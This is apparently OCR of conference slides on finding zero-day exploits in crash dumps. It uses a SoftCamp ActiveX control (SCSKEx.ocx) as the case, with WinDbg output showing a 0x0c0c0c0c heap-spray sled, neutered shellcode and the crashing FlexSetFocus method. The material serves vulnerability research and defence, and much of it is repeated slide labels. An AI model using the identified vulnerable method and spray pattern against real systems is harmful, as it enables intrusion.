
Hunting Zero Days in Crash Dumps

hotwing

/usr/bin/whoami


D923AE0C-190D-4EDF-B07A-76AC571FBFD4 → SCSKEX.cab

```
 filever /v SCSKEX.ocx
--a-- W32i   DLL ENU        4.0.31.7 shp    858,832 scskex.ocx
       Language         0x0409 (English (United States))
       CharSet          0x04b0 Unicode
       OleSelfRegister  Enabled
       CompanyName      softcamp
       FileDescription  SCSKEx ActiveX Control Module
       InternalName     SCSKEx
       OriginalFilenam  SCSKEx.OCX
       ProductName      SCSKEx ActiveX Control Module
       ProductVersion   4, 0, 31, 7
       FileVersion      4, 0, 31, 7
       LegalCopyright   Copyright (C) SoftCamp Co.,Ltd. All rights reserved.
```


Microsoft Trust ChkTrust Utility - Security Warning
Do you want to run this software?
Name: SoftCamp Secure KeyStroke Extention <키보드 해킹 방지 프...
Publisher: SoftCamp, Inc.
More options
Run
Don't Run
While files from the Internet can be useful, this file type can potentially harm your computer. Only run software from publishers you trust. What's the risk?


```
0:000> .ecxr
eax=0000000c ebx=0003fcec ecx=0003fcf4 edx=0c0c0c0c esi=001d94d4 edi=0003fcfc
eip=0c111c94 esp=0013deb4 ebp=0003fcf4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
0c111c94 cc              int     3  << neutered shellcode

0:000> ub eip
0c111c84 0c0c            or      al,0Ch
0c111c86 0c0c            or      al,0Ch
0c111c88 0c0c            or      al,0Ch
0c111c8a 0c0c            or      al,0Ch
0c111c8c 0c0c            or      al,0Ch
0c111c8e 0c0c            or      al,0Ch
0c111c90 0c0c            or      al,0Ch
0c111c92 0c0c            or      al,0Ch
0:000> u
0c111c94 cc              int     3
0c111c95 cc              int     3
```


```
Reading 61440 bytes at 0x131000
dt psym
Local var @ 0x13e1e4 Type SYM*
0x0013e1f8
   +0x000 m_psz            : 0x022f61b0  -> points to the
crashing method call
   +0x004 m_cch            : 0n12
   +0x008 m_luHash         : 0xa7d4d1fb
   +0x00c m_fBstr          : 0x1 ''
   +0x00d m_fInvertCase    : 0 ''

0:000> du 0x022f61b0
022f61b0  "FlexSetFocus"
```


COM Server
C:\Windows\SysWow64\SCSKEX.ocx
?
SCSKEXLib
SCSKEx
_DSCSKEx
ExtE2EDoubleServe
ExtE2EServerCert
FlexKillFocus
FlexSetFocus
INI7CustomCode
INI7SeedURL
RWViewerOption
SetClass
SetProcess
SetScope
SetTRAYSTR
SetUSEICON
STATE
Function FlexSetFocus (
ByVal name As String ,
ByVal document As Variant ,
ByVal IsPass As Long
) As Boolean

F326007F-DD23-4724-BAFC-B1C97FC18794

→ http://www.symantec.com/en/za/business/security_response/attacksignatures/detail.jsp?asid=22472






DEERE

Stack trace
Crashing instruction
Registers value
Crashing module
Version of crashing module
Offset in crashing module
Exception record
Name of crashing application
Version of crashing application

Stack trace

Crashing instruction

Registers value

Crashing module

Version of crashing module

Offset in crashing module

Exception record

Name of crashing application

Version of crashing application

Stack trace

Crashing instruction

Registers value

Crashing module

Version of crashing module

Offset in crashing module

Exception record

Name of crashing application

Version of crashing application

Public symbols

Stack trace

Crashing instruction

Registers value

Crashing module


Version of crashing module

Offset in crashing module

Exception record

Name of crashing application

Version of crashing application



Stack trace

Crashing instruction

Registers value

Crashing module


Version of crashing module

Offset in crashing module

Exception record

Name of crashing application

Version of crashing application



Stack trace

Crashing instruction

Registers value

Crashing module


Version of crashing module

Offset in crashing module

Exception record

Name of crashing application

Version of crashing application



Stack trace

Crashing instruction

Registers value

Crashing module


Version of crashing module

Offset in crashing module

Exception record

Name of crashing application

Version of crashing application



Stack trace

Crashing instruction

Registers value

Crashing module


Version of crashing module

Offset in crashing module

Exception record

Name of crashing application

Version of crashing application



AV? DEP?

Stack trace

Crashing instruction

Registers value

Crashing module

Version of crashing module

Offset in crashing module

Exception record

